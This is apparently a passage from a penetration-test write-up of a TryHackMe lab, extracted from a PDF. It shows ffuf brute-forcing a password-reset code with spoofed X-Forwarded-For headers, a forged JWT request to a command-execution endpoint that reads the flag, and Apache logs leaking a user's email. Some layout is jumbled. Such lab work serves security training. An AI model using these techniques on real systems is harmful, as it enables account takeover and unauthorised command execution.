:: URL : http://10.10.60.245:1337/reset_password.php
:: Wordlist : W1: tokens.txt
:: Wordlist : W2: ips.txt
:: Header : X-Forwarded-For: W2
:: Header : Content-Type: application/x-www-form-urlencoded
:: Header : Cookie: PHPSESSID=use071m4jt0ou8mfhh01t05dao
:: Data : recovery_code=W1&s=80
:: Output file : output.txt
:: File format : json
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
:: Filter : Regexp: Invalid
:: Filter : Response words: 1
```


```
[Status: 200, Size: 2190, Words: 595, Lines: 53]
```

```
* W1: 3110
```

```
* W2: 192.168.2.38
```

```
:: Progress: [8792/10000] :: Job [1/1] :: 200 req/sec :: Duration: [0:01:10] :: Errors: 0 ::
```

*Reconnaissance

V:02 - Exposed JWT Signing Key File

*Initial Access

V:03 - Insecure JWT Implementation (No Validation)

Request

PrettyRawHex

in

1 POST /execute_command.php HTTP/1.1

2 Host: 10.10.60.245:1337

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0

4 Accept: */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/json

8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXlvd3d3L2h0bWwvMTg4YWRLMS5rZXkiOiJpc3MiOiJodHRwOi8vaGFtZWVvLnRobSIiImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh0IiwiaWF0IjoxNzI2MzgzNTYzLCJleHAiOiJlMzY3ODkxNjMsImRhdGEiOiJ0eXN0ZXJlbnQvY20uAjlUGEmJTVglc9w0L0o_c8N0s20U_8IB-yNc7mmU

9 X-Requested-With: XMLHttpRequest

10 Content-Length: 16

11 Origin: http://10.10.60.245:1337

12 Connection: keep-alive

13 Referer: http://10.10.60.245:1337/dashboard.php

14 Cookie: PHPSESSID=9u09g9lhi52aa8pn5bgfc3p823; persistentSession=no

15 Priority: u=0

16

17 {

18 "command": "cat /home/ubuntu/flag.txt"

19 }

*Initial Access

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 13 Jan 2025 16:53:20 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Content-Length: 37

8 Keep-Alive: timeout=5, max=100

9 Connection: Keep-Alive

10 Content-Type: application/json

11

12 {

13 "output": "THM{RUNANYCOMMAND1337}\n"

14 }

*Initial Access

V:04 - Exposed Log Files Leading to User Credential Exposure

```
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124: Request
exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the
limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918] AH01630: client
denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210] AH01631: user
tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254] AH01627: client
denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037: Symbolic link
not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234] AH01627: client
denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232] AH01617: user
tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124: Request
exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to increase the
limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037: Symbolic link
not allowed or link target not accessible: /var/www/html/locked-down
```

*Reconnaissance